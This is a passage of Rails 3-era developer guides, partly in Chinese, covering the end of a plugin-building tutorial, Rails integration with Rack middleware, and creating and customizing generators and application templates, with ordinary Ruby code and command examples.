| 1) Error:      test\_a\_hickwalls\_yaffle\_text\_field\_should\_be\_last\_squawk(ActsAsYaffleTest):      NoMethodError: undefined method `yaffle\_text\_field' for #<Class:0x000001016661b8>          /Users/xxx/.rvm/gems/ruby-1.9.2-p136@xxx/gems/activerecord-3.0.3/lib/active\_record/base.rb:1008:in `method\_missing'          test/acts\_as\_yaffle\_test.rb:5:in `test\_a\_hickwalls\_yaffle\_text\_field\_should\_be\_last\_squawk'          2) Error:      test\_a\_wickwalls\_yaffle\_text\_field\_should\_be\_last\_tweet(ActsAsYaffleTest):      NoMethodError: undefined method `yaffle\_text\_field' for #<Class:0x00000101653748>          Users/xxx/.rvm/gems/ruby-1.9.2-p136@xxx/gems/activerecord-3.0.3/lib/active\_record/base.rb:1008:in `method\_missing'          test/acts\_as\_yaffle\_test.rb:9:in `test\_a\_wickwalls\_yaffle\_text\_field\_should\_be\_last\_tweet'        5 tests, 3 assertions, 0 failures, 2 errors, 0 skips |

Getting closer… Now we will implement the code of the acts\_as\_yaffle method to make the tests pass.

|  |
| --- |
| # yaffle/lib/yaffle/acts\_as\_yaffle.rb    module Yaffle    module ActsAsYaffle     extend ActiveSupport::Concern        included do      end        module ClassMethods        def acts\_as\_yaffle(options = {})          cattr\_accessor :yaffle\_text\_field          self.yaffle\_text\_field = (options[:yaffle\_text\_field] || :last\_squawk).to\_s        end      end    end  end    ActiveRecord::Base.send :include, Yaffle::ActsAsYaffle |

When you run rake you should see the tests all pass:

|  |
| --- |
| 5 tests, 5 assertions, 0 failures, 0 errors, 0 skips |

#### 4.2 Add an Instance Method

This plugin will add a method named ‘squawk’ to any Active Record object that calls ‘acts\_as\_yaffle’. The ‘squawk’ method will simply set the value of one of the fields in the database.

To start out, write a failing test that shows the behavior you’d like:

|  |
| --- |
| # yaffle/test/acts\_as\_yaffle\_test.rb  require 'test\_helper'    class ActsAsYaffleTest < Test::Unit::TestCase      def test\_a\_hickwalls\_yaffle\_text\_field\_should\_be\_last\_squawk      assert\_equal "last\_squawk", Hickwall.yaffle\_text\_field    end      def test\_a\_wickwalls\_yaffle\_text\_field\_should\_be\_last\_tweet      assert\_equal "last\_tweet", Wickwall.yaffle\_text\_field    end      def test\_hickwalls\_squawk\_should\_populate\_last\_squawk      hickwall = Hickwall.new      hickwall.squawk("Hello World")      assert\_equal "squawk! Hello World", hickwall.last\_squawk    end      def test\_wickwalls\_squawk\_should\_populate\_last\_tweet      wickwall = Wickwall.new      wickwall.squawk("Hello World")      assert\_equal "squawk! Hello World", wickwall.last\_tweet    end  end |

Run the test to make sure the last two tests fail with an error that contains “NoMethodError: undefined method `squawk’”, then update ‘acts\_as\_yaffle.rb’ to look like this:

|  |
| --- |
| # yaffle/lib/yaffle/acts\_as\_yaffle.rb    module Yaffle    module ActsAsYaffle      extend ActiveSupport::Concern        included do      end        module ClassMethods        def acts\_as\_yaffle(options = {})          cattr\_accessor :yaffle\_text\_field          self.yaffle\_text\_field = (options[:yaffle\_text\_field] || :last\_squawk).to\_s            include Yaffle::ActsAsYaffle::LocalInstanceMethods        end      end        module LocalInstanceMethods        def squawk(string)          write\_attribute(self.class.yaffle\_text\_field, string.to\_squawk)        end      end    end  end    ActiveRecord::Base.send :include, Yaffle::ActsAsYaffle |

Run rake one final time and you should see:

|  |
| --- |
| 7 tests, 7 assertions, 0 failures, 0 errors, 0 skips |

The use of write\_attribute to write to the field in model is just one example of how a plugin can interact with the model, and will not always be the right method to use. For example, you could also use send(“#{self.class.yaffle\_text\_field}=”, string.to\_squawk).

### 5 Generators

Generators can be included in your gem simply by creating them in a lib/generators directory of your plugin. More information about the creation of generators can be found in the [Generators Guide](http://guides.ruby-china.org/generators.html)

### 6 Publishing your Gem

Gem plugins currently in development can easily be shared from any Git repository. To share the Yaffle gem with others, simply commit the code to a Git repository (like Github) and add a line to the Gemfile of the application in question:

|  |
| --- |
| gem 'yaffle', :git => '<git://github.com/yaffle_watcher/yaffle.git>' |

After running bundle install, your gem functionality will be available to the application.

When the gem is ready to be shared as a formal release, it can be published to [RubyGems](http://www.rubygems.org). For more information about publishing gems to RubyGems, see: <http://blog.thepete.net/2010/11/creating-and-publishing-your-first-ruby.html>

### 7 RDoc Documentation

Once your plugin is stable and you are ready to deploy do everyone else a favor and document it! Luckily, writing documentation for your plugin is easy.

The first step is to update the README file with detailed information about how to use your plugin. A few key things to include are:

* Your name
* How to install
* How to add the functionality to the app (several examples of common use cases)
* Warnings, gotchas or tips that might help users and save them time

Once your README is solid, go through and add rdoc comments to all of the methods that developers will use. It’s also customary to add ‘#:nodoc:’ comments to those parts of the code that are not included in the public api.

Once your comments are good to go, navigate to your plugin directory and run:

|  |
| --- |
| $ rake rdoc |

#### 7.1 References

* [Developing a RubyGem using Bundler](https://github.com/radar/guides/blob/master/gem-development.md)
* [Using Gemspecs As Intended](http://yehudakatz.com/2010/04/02/using-gemspecs-as-intended/)
* [Gemspec Reference](http://docs.rubygems.org/read/chapter/20)
* [GemPlugins](http://www.mbleigh.com/2008/06/11/gemplugins-a-brief-introduction-to-the-future-of-rails-plugins)

## 6.2、[Rails on Rack](http://guides.ruby-china.org/rails_on_rack.html)

本指南涵盖 Rails 与 Rack 及其他 Rack 组件的集成。参考本指南，你将能够：

* 创建 Rails Metal 应用
* 在你的 Rails 应用中使用 Rack 中间件
* 理解 Action Pack 的内部中间件堆栈
* 定义定制的中间件堆栈

**目录**

1. [Rack 简介](http://guides.ruby-china.org/rails_on_rack.html#1)
2. [Rails on Rack](http://guides.ruby-china.org/rails_on_rack.html#2)
   * [Rails 应用的 Rack 对象](http://guides.ruby-china.org/rails_on_rack.html#2-1)
   * [rails server](http://guides.ruby-china.org/rails_on_rack.html#2-2)
   * [rackup](http://guides.ruby-china.org/rails_on_rack.html#2-3)
3. [动作控制器中间件堆栈](http://guides.ruby-china.org/rails_on_rack.html#3)
   * [检查中间件堆栈](http://guides.ruby-china.org/rails_on_rack.html#3-1)
   * [配置中间件堆栈](http://guides.ruby-china.org/rails_on_rack.html#3-2)
   * [内部中间件](http://guides.ruby-china.org/rails_on_rack.html#3-3)
   * [定制内部中间件堆栈](http://guides.ruby-china.org/rails_on_rack.html#3-4)
   * [使用 Rack Builder](http://guides.ruby-china.org/rails_on_rack.html#3-5)
4. [资源](http://guides.ruby-china.org/rails_on_rack.html#4)
   * [学习 Rack](http://guides.ruby-china.org/rails_on_rack.html#4-1)
   * [理解中间件](http://guides.ruby-china.org/rails_on_rack.html#4-2)

本指南假定 Rack 协议及 Rack 概念例如中间件、url 映射和 Rack::Builder 。

**1 Rack 简介**

Rack 为开发 Ruby web 应用提供了一个最小的模块化和适应性接口。通过对 HTTP 请求与响应 的尽可能最简单的方式包装，它统一和提炼 Web 服务器 ，Web 框架，和之间的软件（所谓的中间件）的 API 为单一方法调用。

- [Rack API 文档](http://rack.rubyforge.org/doc/)

解释 Rack 并不在本指南的范围内。以防你不熟悉 Rack 的基础，你应该参考下面的"资源":#resources 一节。

**2 Rails on Rack**

**2.1 Rails 应用的 Rack 对象**

ActionController::Dispatcher.new 是一个 Rails 应用的主要 Rack 应用对象。任何 Rack 兼容的 Web 服务器应使用 ActionController::Dispatcher.new 对象作为 Rails 应用。

**2.2 rails server**

rails server 做了创建一个 Rack::Builder 对象和启动 web 服务器的基本工作。这是 Rails 的相当于 Rack 的 rackup 脚本。

下面是如何使用 rails server 创建一个 Rack::Builder 实例

|  |
| --- |
| app = Rack::Builder.new {    use Rails::Rack::LogTailer unless options[:detach]    use Rails::Rack::Debugger if options[:debugger]    use ActionDispatch::Static    run ActionController::Dispatcher.new  }.to\_app |

以上使用中间件的代码中主要在开发环境中有用。下表说明它们的用法：

|  |  |
| --- | --- |
| **中间件** | **用途** |
| Rails::Rack::LogTailer | 追加日志文件输出到控制台 |
| ActionDispatch::Static | 提供 Rails.root/public 目录内的静态文件 |
| Rails::Rack::Debugger | 启动调试器 |

**2.3 rackup**

使用 rackup 而不是 Rails 的 rails server ，你可以把下面的 config.ru 放在 Rails 应用的根目录内：

|  |
| --- |
| # Rails.root/config.ru  require "config/environment"    use Rails::Rack::LogTailer  use ActionDispatch::Static  run ActionController::Dispatcher.new |

并启动服务器：

|  |
| --- |
| $ rackup config.ru |

更多其他 rackup 选项：

|  |
| --- |
| $ rackup --help |

**3 动作控制器中间件堆栈**

许多行动控制器的内部组件是作为 Rack 中间件实现的。 ActionController::Dispatcher 使用 ActionController::MiddlewareStack 结合各种内部和外部的中间件，形成一个完整的 Rails Rack 应用。

Rails 的 ActionController::MiddlewareStack 相当于 Rack::Builder ，但具有更好的灵活性和更多的功能，以满足 Rails 的需求。

**3.1 检查中间件堆栈**

Rails 为检查中使用的中间件堆栈提供了方便的 rake task ：

|  |
| --- |
| $ rake middleware |

对于一个新生成的 Rails 应用，可能会有类似输出：

|  |
| --- |
| use ActionDispatch::Static  use Rack::Lock  use ActiveSupport::Cache::Strategy::LocalCache  use Rack::Runtime  use Rails::Rack::Logger  use ActionDispatch::ShowExceptions  use ActionDispatch::DebugExceptions  use ActionDispatch::RemoteIp  use Rack::Sendfile  use ActionDispatch::Callbacks  use ActiveRecord::ConnectionAdapters::ConnectionManagement  use ActiveRecord::QueryCache  use ActionDispatch::Cookies  use ActionDispatch::Session::CookieStore  use ActionDispatch::Flash  use ActionDispatch::ParamsParser  use Rack::MethodOverride  use ActionDispatch::Head  use ActionDispatch::BestStandardsSupport  run Blog::Application.routes |

每个中间件的用途在"内部中间件":#internal-middleware-stack 一节中解释。

**3.2 配置中间件堆栈**

Rails 提供了一个简单的配置接口 config.middleware 来添加，删除和修改在中间件堆栈中的中间件，通过 application.rb 或特定环境配置文件 environments/<environment>.rb 。

**3.2.1 添加一个中间件**

你可以添加一个新的中间件到中间件堆栈中，使用下列任何一种方法：

* config.middleware.use(new\_middleware, args) – 添加新的中间件到中间件栈底。
* config.middleware.insert\_before(existing\_middleware, new\_middleware, args) – 添加新的中间件到指定的中间件堆栈中现有的中间件前。
* config.middleware.insert\_after(existing\_middleware, new\_middleware, args) – 添加新的中间件到指定的中间件堆栈中现有的中间件后。

|  |
| --- |
| # config/application.rb    # 将 Rack::BounceFavicon 推到栈底  config.middleware.use Rack::BounceFavicon    # 添加 Lifo::Cache 到 ActiveRecord::QueryCache 之后  # 传递 { :page\_cache => false } 参数到 Lifo::Cache.  config.middleware.insert\_after ActiveRecord::QueryCache, Lifo::Cache, :page\_cache => false |

**3.2.2 交换中间件**

你可以使用 config.middleware.swap 交换现有的中间件中间件堆栈。

|  |
| --- |
| # config/application.rb    # 替换 ActionController::Failsafe 为 Lifo::Failsafe  config.middleware.swap ActionController::Failsafe, Lifo::Failsafe |

**3.2.3 中间件堆栈是一个数组**

中间件堆栈的行为就像一个正常的 Array 。你可以使用任何 Array 方法来插入，重新排列，或从堆栈中删除项目。在上一节所述的方法是只是便捷的方法。

例如，下面语句删除匹配所提供类名的中间件：

|  |
| --- |
| config.middleware.delete(middleware) |

**3.3 内部中间件**

动作控制器的功能，大部分是作为中间件实现。下表说明了它们各自的用途：

|  |  |
| --- | --- |
| **中间件** | **用途** |
| Rack::Lock | 设定 env[“rack.multithread”] 标志为 true 并包裹应用到一个 Mutex 中。 |
| ActionController::Failsafe | 如果一个分发时抛出异常，返回 HTTP 状态 500 到客户端。 |
| ActiveRecord::QueryCache | 启用 Active Record 查询缓冲。 |
| ActionDispatch::Session::CookieStore | 使用基于 cookie 的会话存储。 |
| ActionDispatch::Session::CacheStore | 使用基于 Rails 缓存的会话存储。 |
| ActionDispatch::Session::MemCacheStore | 使用基于 memcached 的会话存储。 |
| ActiveRecord::SessionStore | 使用基于数据库的会话存储。 |
| Rack::MethodOverride | 基于 \_method 参数或 env[“HTTP\_X\_HTTP\_METHOD\_OVERRIDE”] 设定 HTTP 方法。 |
| Rack::Head | 如果客户端发送 HEAD 请求则丢弃响应体。 |

您可以使用任意上述中间件在您的定制 Rack 堆栈中。

**3.4 定制内部中间件堆栈**

使用自定义堆栈取代整个中间件堆栈是可能的，ActionController::Dispatcher.middleware= 。

把下面的内容放入 initializer 中：

|  |
| --- |
| # config/initializers/stack.rb  ActionController::Dispatcher.middleware = ActionController::MiddlewareStack.new do |m|    m.use ActionController::Failsafe    m.use ActiveRecord::QueryCache    m.use Rack::Head  end |

现在检查中间件堆栈：

|  |
| --- |
| $ rake middleware  (in /Users/lifo/Rails/blog)  use ActionController::Failsafe  use ActiveRecord::QueryCache  use Rack::Head  run ActionController::Dispatcher.new |

**3.5 使用 Rack Builder**

下面显示了如何替换使用 Rack::Builder ，而不是 Rails 提供的 MiddlewareStack 。

**清除现有的 Rails 中间件堆栈**

|  |
| --- |
| # config/application.rb  config.middleware.clear |

**添加一个 config.ru 文件到 Rails.root**

|  |
| --- |
| # config.ru  use MyOwnStackFromScratch  run ActionController::Dispatcher.new |

**4 资源**

**4.1 学习 Rack**

* [Rack 官方网站](http://rack.github.com)
* [Rack 简介](http://chneukirchen.org/blog/archive/2007/02/introducing-rack.html)
* [Ruby on Rack #1 – Hello Rack!](http://m.onkey.org/ruby-on-rack-1-hello-rack)
* [Ruby on Rack #2 – The Builder](http://m.onkey.org/ruby-on-rack-2-the-builder)

**4.2 理解中间件**

* [Rack 中间件的 Railscast](http://railscasts.com/episodes/151-rack-middleware)

## 6.3、Creating and Customizing Rails Generators & Templates

Rails generators are an essential tool if you plan to improve your workflow. With this guide you will learn how to create generators and customize existing ones.

In this guide you will:

* Learn how to see which generators are available in your application
* Create a generator using templates
* Learn how Rails searches for generators before invoking them
* Customize your scaffold by creating new generators
* Customize your scaffold by changing generator templates
* Learn how to use fallbacks to avoid overwriting a huge set of generators
* Learn how to create an application template

### 目录

1. [First Contact](http://guides.ruby-china.org/generators.html#1)
2. [Creating Your First Generator](http://guides.ruby-china.org/generators.html#2)
3. [Creating Generators with Generators](http://guides.ruby-china.org/generators.html#3)
4. [Generators Lookup](http://guides.ruby-china.org/generators.html#4)
5. [Customizing Your Workflow](http://guides.ruby-china.org/generators.html#5)
6. [Customizing Your Workflow by Changing Generators Templates](http://guides.ruby-china.org/generators.html#6)
7. [Adding Generators Fallbacks](http://guides.ruby-china.org/generators.html#7)
8. [Application Templates](http://guides.ruby-china.org/generators.html#8)
9. [Generator methods](http://guides.ruby-china.org/generators.html#9)
   * [gem](http://guides.ruby-china.org/generators.html#9-1)
   * [gem\_group](http://guides.ruby-china.org/generators.html#9-2)
   * [add\_source](http://guides.ruby-china.org/generators.html#9-3)
   * [application](http://guides.ruby-china.org/generators.html#9-4)
   * [git](http://guides.ruby-china.org/generators.html#9-5)
   * [vendor](http://guides.ruby-china.org/generators.html#9-6)
   * [lib](http://guides.ruby-china.org/generators.html#9-7)
   * [rakefile](http://guides.ruby-china.org/generators.html#9-8)
   * [initializer](http://guides.ruby-china.org/generators.html#9-9)
   * [generate](http://guides.ruby-china.org/generators.html#9-10)
   * [rake](http://guides.ruby-china.org/generators.html#9-11)
   * [capify!](http://guides.ruby-china.org/generators.html#9-12)
   * [route](http://guides.ruby-china.org/generators.html#9-13)
   * [readme](http://guides.ruby-china.org/generators.html#9-14)

This guide is about generators in Rails 3, previous versions are not covered.

### 1 First Contact

When you create an application using the rails command, you are in fact using a Rails generator. After that, you can get a list of all available generators by just invoking rails generate:

|  |
| --- |
| $ rails new myapp  $ cd myapp  $ rails generate |

You will get a list of all generators that comes with Rails. If you need a detailed description of the helper generator, for example, you can simply do:

|  |
| --- |
| $ rails generate helper --help |

### 2 Creating Your First Generator

Since Rails 3.0, generators are built on top of [Thor](https://github.com/wycats/thor). Thor provides powerful options parsing and a great API for manipulating files. For instance, let’s build a generator that creates an initializer file named initializer.rb inside config/initializers.

The first step is to create a file at lib/generators/initializer\_generator.rb with the following content:

|  |
| --- |
| class InitializerGenerator < Rails::Generators::Base    def create\_initializer\_file      create\_file "config/initializers/initializer.rb", "# Add initialization content here"    end  end |

create\_file is a method provided by Thor::Actions. Documentation for create\_file and other Thor methods can be found in [Thor’s documentation](http://rdoc.info/github/wycats/thor/master/Thor/Actions.html)

Our new generator is quite simple: it inherits from Rails::Generators::Base and has one method definition. When a generator is invoked, each public method in the generator is executed sequentially in the order that it is defined. Finally, we invoke the create\_file method that will create a file at the given destination with the given content. If you are familiar with the Rails Application Templates API, you’ll feel right at home with the new generators API.

To invoke our new generator, we just need to do:

|  |
| --- |
| $ rails generate initializer |

Before we go on, let’s see our brand new generator description:

|  |
| --- |
| $ rails generate initializer --help |

Rails is usually able to generate good descriptions if a generator is namespaced, as ActiveRecord::Generators::ModelGenerator, but not in this particular case. We can solve this problem in two ways. The first one is calling desc inside our generator:

|  |
| --- |
| class InitializerGenerator < Rails::Generators::Base    desc "This generator creates an initializer file at config/initializers"    def create\_initializer\_file      create\_file "config/initializers/initializer.rb", "# Add initialization content here"    end  end |

Now we can see the new description by invoking --help on the new generator. The second way to add a description is by creating a file named USAGE in the same directory as our generator. We are going to do that in the next step.

### 3 Creating Generators with Generators

Generators themselves have a generator:

|  |
| --- |
| $ rails generate generator initializer        create  lib/generators/initializer        create  lib/generators/initializer/initializer\_generator.rb        create  lib/generators/initializer/USAGE        create  lib/generators/initializer/templates |

This is the generator just created:

|  |
| --- |
| class InitializerGenerator < Rails::Generators::NamedBase    source\_root File.expand\_path("../templates", \_\_FILE\_\_)  end |

First, notice that we are inheriting from Rails::Generators::NamedBase instead of Rails::Generators::Base. This means that our generator expects at least one argument, which will be the name of the initializer, and will be available in our code in the variable name.

We can see that by invoking the description of this new generator (don’t forget to delete the old generator file):

|  |
| --- |
| $ rails generate initializer --help  Usage:    rails generate initializer NAME [options] |

We can also see that our new generator has a class method called source\_root. This method points to where our generator templates will be placed, if any, and by default it points to the created directory lib/generators/initializer/templates.

In order to understand what a generator template means, let’s create the file lib/generators/initializer/templates/initializer.rb with the following content:

|  |
| --- |
| # Add initialization content here |

And now let’s change the generator to copy this template when invoked:

|  |
| --- |
| class InitializerGenerator < Rails::Generators::NamedBase    source\_root File.expand\_path("../templates", \_\_FILE\_\_)      def copy\_initializer\_file      copy\_file "initializer.rb", "config/initializers/#{file\_name}.rb"    end  end |

And let’s execute our generator:

|  |
| --- |
| $ rails generate initializer core\_extensions |

We can see that now an initializer named core\_extensions was created at config/initializers/core\_extensions.rb with the contents of our template. That means that copy\_file copied a file in our source root to the destination path we gave. The method file\_name is automatically created when we inherit from Rails::Generators::NamedBase.

The methods that are available for generators are covered in the [final section](http://guides.ruby-china.org/generators.html#generator-methods) of this guide.

### 4 Generators Lookup

When you run rails generate initializer core\_extensions Rails requires these files in turn until one is found:

|  |
| --- |
| rails/generators/initializer/initializer\_generator.rb  generators/initializer/initializer\_generator.rb  rails/generators/initializer\_generator.rb  generators/initializer\_generator.rb |

If none is found you get an error message.

The examples above put files under the application’s lib because said directory belongs to $LOAD\_PATH.

### 5 Customizing Your Workflow

Rails own generators are flexible enough to let you customize scaffolding. They can be configured in config/application.rb, these are some defaults:

|  |
| --- |
| config.generators do |g|    g.orm             :active\_record    g.template\_engine :erb    g.test\_framework  :test\_unit, :fixture => true  end |

Before we customize our workflow, let’s first see what our scaffold looks like:

|  |
| --- |
| $ rails generate scaffold User name:string        invoke  active\_record        create    db/migrate/20091120125558\_create\_users.rb        create    app/models/user.rb        invoke    test\_unit        create      test/unit/user\_test.rb        create      test/fixtures/users.yml         route  resources :users        invoke  scaffold\_controller        create    app/controllers/users\_controller.rb        invoke    erb        create      app/views/users        create      app/views/users/index.html.erb        create      app/views/users/edit.html.erb        create      app/views/users/show.html.erb        create      app/views/users/new.html.erb        create      app/views/users/\_form.html.erb        invoke    test\_unit        create      test/functional/users\_controller\_test.rb        invoke    helper        create      app/helpers/users\_helper.rb        invoke      test\_unit        create        test/unit/helpers/users\_helper\_test.rb        invoke  stylesheets        create    app/assets/stylesheets/scaffold.css |

Looking at this output, it’s easy to understand how generators work in Rails 3.0 and above. The scaffold generator doesn’t actually generate anything, it just invokes others to do the work. This allows us to add/replace/remove any of those invocations. For instance, the scaffold generator invokes the scaffold\_controller generator, which invokes erb, test\_unit and helper generators. Since each generator has a single responsibility, they are easy to reuse, avoiding code duplication.

Our first customization on the workflow will be to stop generating stylesheets and test fixtures for scaffolds. We can achieve that by changing our configuration to the following:

|  |
| --- |
| config.generators do |g|    g.orm             :active\_record    g.template\_engine :erb    g.test\_framework  :test\_unit, :fixture => false    g.stylesheets     false  end |

If we generate another resource with the scaffold generator, we can see that neither stylesheets nor fixtures are created anymore. If you want to customize it further, for example to use DataMapper and RSpec instead of Active Record and TestUnit, it’s just a matter of adding their gems to your application and configuring your generators.

To demonstrate this, we are going to create a new helper generator that simply adds some instance variable readers. First, we create a generator within the rails namespace, as this is where rails searches for generators used as hooks:

|  |
| --- |
| $ rails generate generator rails/my\_helper |

After that, we can delete both the templates directory and the source\_root class method from our new generators, because we are not going to need them. So our new generator looks like the following:

|  |
| --- |
| class Rails::MyHelperGenerator < Rails::Generators::NamedBase    def create\_helper\_file      create\_file "app/helpers/#{file\_name}\_helper.rb", <<-FILE  module #{class\_name}Helper    attr\_reader :#{plural\_name}, :#{plural\_name.singularize}  end      FILE    end  end |

We can try out our new generator by creating a helper for users:

|  |
| --- |
| $ rails generate my\_helper products |

And it will generate the following helper file in app/helpers:

|  |
| --- |
| module ProductsHelper    attr\_reader :products, :product  end |

Which is what we expected. We can now tell scaffold to use our new helper generator by editing config/application.rb once again:

|  |
| --- |
| config.generators do |g|    g.orm             :active\_record    g.template\_engine :erb    g.test\_framework  :test\_unit, :fixture => false    g.stylesheets     false    g.helper          :my\_helper  end |

and see it in action when invoking the generator:

|  |
| --- |
| $ rails generate scaffold Post body:text        [...]        invoke    my\_helper        create      app/helpers/posts\_helper.rb |

We can notice on the output that our new helper was invoked instead of the Rails default. However one thing is missing, which is tests for our new generator and to do that, we are going to reuse old helpers test generators.

Since Rails 3.0, this is easy to do due to the hooks concept. Our new helper does not need to be focused in one specific test framework, it can simply provide a hook and a test framework just needs to implement this hook in order to be compatible.

To do that, we can change the generator this way:

|  |
| --- |
| class Rails::MyHelperGenerator < Rails::Generators::NamedBase    def create\_helper\_file      create\_file "app/helpers/#{file\_name}\_helper.rb", <<-FILE  module #{class\_name}Helper    attr\_reader :#{plural\_name}, :#{plural\_name.singularize}  end      FILE    end      hook\_for :test\_framework  end |

Now, when the helper generator is invoked and TestUnit is configured as the test framework, it will try to invoke both Rails::TestUnitGenerator and TestUnit::MyHelperGenerator. Since none of those are defined, we can tell our generator to invoke TestUnit::Generators::HelperGenerator instead, which is defined since it’s a Rails generator. To do that, we just need to add:

|  |
| --- |
| # Search for :helper instead of :my\_helper  hook\_for :test\_framework, :as => :helper |

And now you can re-run scaffold for another resource and see it generating tests as well!

### 6 Customizing Your Workflow by Changing Generators Templates

In the step above we simply wanted to add a line to the generated helper, without adding any extra functionality. There is a simpler way to do that, and it’s by replacing the templates of already existing generators, in that case Rails::Generators::HelperGenerator.

In Rails 3.0 and above, generators don’t just look in the source root for templates, they also search for templates in other paths. And one of them is lib/templates. Since we want to customize Rails::Generators::HelperGenerator, we can do that by simply making a template copy inside lib/templates/rails/helper with the name helper.rb. So let’s create that file with the following content:

|  |
| --- |
| module <%= class\_name %>Helper    attr\_reader :<%= plural\_name %>, <%= plural\_name.singularize %>  end |

and revert the last change in config/application.rb:

|  |
| --- |
| config.generators do |g|    g.orm             :active\_record    g.template\_engine :erb    g.test\_framework  :test\_unit, :fixture => false    g.stylesheets     false  end |

If you generate another resource, you can see that we get exactly the same result! This is useful if you want to customize your scaffold templates and/or layout by just creating edit.html.erb, index.html.erb and so on inside lib/templates/erb/scaffold.

### 7 Adding Generators Fallbacks

One last feature about generators which is quite useful for plugin generators is fallbacks. For example, imagine that you want to add a feature on top of TestUnit like [shoulda](https://github.com/thoughtbot/shoulda) does. Since TestUnit already implements all generators required by Rails and shoulda just wants to overwrite part of it, there is no need for shoulda to reimplement some generators again, it can simply tell Rails to use a TestUnit generator if none was found under the Shoulda namespace.

We can easily simulate this behavior by changing our config/application.rb once again:

|  |
| --- |
| config.generators do |g|    g.orm             :active\_record    g.template\_engine :erb    g.test\_framework  :shoulda, :fixture => false    g.stylesheets     false      # Add a fallback!    g.fallbacks[:shoulda] = :test\_unit  end |

Now, if you create a Comment scaffold, you will see that the shoulda generators are being invoked, and at the end, they are just falling back to TestUnit generators:

|  |
| --- |
| $ rails generate scaffold Comment body:text        invoke  active\_record        create    db/migrate/20091120151323\_create\_comments.rb        create    app/models/comment.rb        invoke    shoulda        create      test/unit/comment\_test.rb        create      test/fixtures/comments.yml         route    resources :comments        invoke  scaffold\_controller        create    app/controllers/comments\_controller.rb        invoke    erb        create      app/views/comments        create      app/views/comments/index.html.erb        create      app/views/comments/edit.html.erb        create      app/views/comments/show.html.erb        create      app/views/comments/new.html.erb        create      app/views/comments/\_form.html.erb        create      app/views/layouts/comments.html.erb        invoke    shoulda        create      test/functional/comments\_controller\_test.rb        invoke    my\_helper        create      app/helpers/comments\_helper.rb        invoke      shoulda        create        test/unit/helpers/comments\_helper\_test.rb |

Fallbacks allow your generators to have a single responsibility, increasing code reuse and reducing the amount of duplication.

### 8 Application Templates

Now that you’ve seen how generators can be used inside an application, did you know they can also be used to generate applications too? This kind of generator is referred as a “template”.

|  |
| --- |
| gem("rspec-rails", :group => "test")  gem("cucumber-rails", :group => "test")    if yes?("Would you like to install Devise?")    gem("devise")    generate("devise:install")    model\_name = ask("What would you like the user model to be called? [user]")    model\_name = "user" if model\_name.blank?    generate("devise", model\_name)  end |

In the above template we specify that the application relies on the rspec-rails and cucumber-rails gem so these two will be added to the test group in the Gemfile. Then we pose a question to the user about whether or not they would like to install Devise. If the user replies “y” or “yes” to this question, then the template will add Devise to the Gemfile outside of any group and then runs the devise:install generator. This template then takes the users input and runs the devise generator, with the user’s answer from the last question being passed to this generator.

Imagine that this template was in a file called template.rb. We can use it to modify the outcome of the rails new command by using the -m option and passing in the filename:

|  |
| --- |
| $ rails new thud -m template.rb |

This command will generate the Thud application, and then apply the template to the generated output.

Templates don’t have to be stored on the local system, the -m option also supports online templates:

|  |
| --- |
| $ rails new thud -m <https://gist.github.com/722911.txt> |

Whilst the final section of this guide doesn’t cover how to generate the most awesome template known to man, it will take you through the methods available at your disposal so that you can develop it yourself. These same methods are also available for generators.

### 9 Generator methods

The following are methods available for both generators and templates for Rails.

Methods provided by Thor are not covered this guide and can be found in [Thor’s documentation](http://rdoc.info/github/wycats/thor/master/Thor/Actions.html)

#### 9.1 gem

Specifies a gem dependency of the application.

|  |
| --- |
| gem("rspec", :group => "test", :version => "2.1.0")  gem("devise", "1.1.5") |

Available options are:

* :group – The group in the Gemfile where this gem should go.
* :version – The version string of the gem you want to use. Can also be specified as the second argument to the method.
* :git – The URL to the git repository for this gem.

Any additional options passed to this method are put on the end of the line:

|  |
| --- |
| gem("devise", :git => "<git://github.com/plataformatec/devise>", :branch => "master") |

The above code will put the following line into Gemfile:

|  |
| --- |
| gem "devise", :git => "<git://github.com/plataformatec/devise>", :branch => "master" |

#### 9.2 gem\_group

Wraps gem entries inside a group:

|  |
| --- |
| gem\_group :development, :test do    gem "rspec-rails"  end |

#### 9.3 add\_source

Adds a specified source to Gemfile:

|  |
| --- |
| add\_source "<http://gems.github.com>" |

#### 9.4 application

Adds a line to config/application.rb directly after the application class definition.

|  |
| --- |
| application "config.asset\_host = '<http://example.com>'" |

This method can also take a block:

|  |
| --- |
| application do    "config.asset\_host = '<http://example.com>'"  end |

Available options are:

* :env – Specify an environment for this configuration option. If you wish to use this option with the block syntax the recommended syntax is as follows:

|  |
| --- |
| application(nil, :env => "development") do    "config.asset\_host = '<http://localhost:3000>'"  end |

#### 9.5 git

Runs the specified git command:

|  |
| --- |
| git :init  git :add => "."  git :commit => "-m First commit!"  git :add => "onefile.rb", :rm => "badfile.cxx" |

The values of the hash here being the arguments or options passed to the specific git command. As per the final example shown here, multiple git commands can be specified at a time, but the order of their running is not guaranteed to be the same as the order that they were specified in.

#### 9.6 vendor

Places a file into vendor which contains the specified code.

|  |
| --- |
| vendor("sekrit.rb", '#top secret stuff') |

This method also takes a block:

|  |
| --- |
| vendor("seeds.rb") do    "puts 'in ur app, seeding ur database'"  end |

#### 9.7 lib

Places a file into lib which contains the specified code.

|  |
| --- |
| lib("special.rb", 'p Rails.root') |

This method also takes a block:

|  |
| --- |
| lib("super\_special.rb") do    puts "Super special!"  end |

#### 9.8 rakefile

Creates a Rake file in the lib/tasks directory of the application.

|  |
| --- |
| rakefile("test.rake", 'hello there') |

This method also takes a block:

|  |
| --- |
| rakefile("test.rake") do    %Q{      task :rock => :environment do        puts "Rockin'"      end    }  end |

#### 9.9 initializer

Creates an initializer in the config/initializers directory of the application:

|  |
| --- |
| initializer("begin.rb", "puts 'this is the beginning'") |

This method also takes a block:

|  |
| --- |
| initializer("begin.rb") do    puts "Almost done!"  end |

#### 9.10 generate

Runs the specified generator where the first argument is the generator name and the remaining arguments are passed directly to the generator.

|  |
| --- |
| generate("scaffold", "forums title:string description:text") |

#### 9.11 rake

Runs the specified Rake task.

|  |
| --- |
| rake("db:migrate") |

Available options are:

* :env – Specifies the environment in which to run this rake task.
* :sudo – Whether or not to run this task using sudo. Defaults to false.

#### 9.12 capify!

Runs the capify command from Capistrano at the root of the application which generates Capistrano configuration.

|  |
| --- |
| capify! |

#### 9.13 route

Adds text to the config/routes.rb file:

|  |
| --- |
| route("resources :people") |

#### 9.14 readme

Output the contents of a file in the template’s source\_path, usually a README.

|  |
| --- |
| readme("README") |